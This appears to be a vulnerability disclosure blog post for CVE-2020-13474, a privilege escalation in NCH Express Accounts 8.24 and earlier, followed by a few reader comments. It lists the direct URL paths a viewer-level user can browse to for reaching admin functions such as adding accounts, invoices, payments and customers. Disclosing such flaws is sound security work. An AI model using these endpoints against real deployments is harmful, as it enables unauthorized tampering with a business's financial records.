

CVE-2020-13474: NCH Express Accounts- Privilege Escalation

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4 Comments Uncategorized tp9222@gmail.com December 12, 2020

Vulnerable Software: NCH Express Accounts

Vulnerability: Privilege Escalation

Affected Version: 8.24 and prior

Vendor Homepage: <https://www.nchsoftware.com/>

CVE: CVE-2020-13474

CVE Author: Tejas Nitin Pingulkar

Exploit Available: Yes

About Affected Software

Express Accounts is professional business accounting software, perfect for small businesses needing to document and report on incoming and outgoing cash flow including sales, receipts, payments and purchases.

Additional Information

NCH express Accounts software allows to access it over the web.
A web interface provides 3 types of user

- Administrator
- User
- Viewer

The administrator user has access to all modules including Create new invoice, Create new quote, Create new sales order, Create new purchase order, Apply customers payment, View Credit notes, Enter new account payable, view chart of accounts, Make a payment, Receive a payment, Add new item, Add new customer, Suppliers list, Add/Edit users

User with viewer privileges don't have access to above mentioned functionalities by forceful browsing, we will access admin modules using viewer user privileges

Exploit

I have created below users for POC

Admin user: admin@tejas.com

Viewer user: lowuser@tejas.com

As demonstrated in video "chart of accounts" has only one entry and lowuser@tejas.com don't have access to "chart of accounts" functionality (or any other module mentioned above) reference video [2:14 min]

login as low privileged user and enter below url

[http://\[website:port\]/acclist](http://[website:port]/acclist)

Click add new account

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
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fill all details click okay

Via forceful browsing we were able to add entry as low user

Similarly below via forceful browsing we can access below mentioned functions

Add New Invoice: [http://\[website:port\]/invoiceprop?onok=invoicelist&oncancel=invoicelist](http://[website:port]/invoiceprop?onok=invoicelist&oncancel=invoicelist)

Add New Quote: [http://\[website:port\]/quoteprop?onok=quotelist&oncancel=quotelist](http://[website:port]/quoteprop?onok=quotelist&oncancel=quotelist)

Add New Sales Order: [http://\[website:port\]/orderprop?onok=orderlist&oncancel=orderlist](http://[website:port]/orderprop?onok=orderlist&oncancel=orderlist)

Add New Purchase Order: [http://\[website:port\]/porderprop?onok=porderlist&oncancel=porderlist](http://[website:port]/porderprop?onok=porderlist&oncancel=porderlist)

Payment: [http://\[website:port\]/porderprop?onok=paymentlist&oncancel=paymentlist](http://[website:port]/porderprop?onok=paymentlist&oncancel=paymentlist)

Credit Notes: [http://\[website:port\]/creditnotelistperiod](http://[website:port]/creditnotelistperiod)

Account Payable: [http://\[website:port\]/accpayable?onok=billist&oncancel=billist](http://[website:port]/accpayable?onok=billist&oncancel=billist)

Chart of Accounts: [http://\[website:port\]/acclist](http://[website:port]/acclist) (video POC)

Payments and Purchases: [http://\[website:port\]/cashtxn?payment=1](http://[website:port]/cashtxn?payment=1)


Receipts and Deposits: [http://\[website:port\]/cashtxn?payment=0](http://[website:port]/cashtxn?payment=0)

Add New Item: [http://\[website:port\]/itemprop?onok=itemlist&oncancel=itemlist](http://[website:port]/itemprop?onok=itemlist&oncancel=itemlist)

Add New Customer: [http://\[website:port\]/customerprop?onok=customerlist&oncancel=customerlist](http://[website:port]/customerprop?onok=customerlist&oncancel=customerlist)

Suppliers List: [http://\[website:port\]/supplierlist](http://[website:port]/supplierlist)

Proof Of Concept



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MILSTER7582

January 4, 2021 at 10:18 am

Thank you!!1

Reply



uqdaerdqax

March 14, 2021 at 1:19 am

Muchas gracias. ?Como puedo iniciar sesion?

Reply



Tejas Pingulkar

June 10, 2021 at 3:45 pm

Use the below link <https://cve walkthrough.com/wp-login.php>

Utilice el siguiente enlace <https://cve walkthrough.com/wp-login.php>

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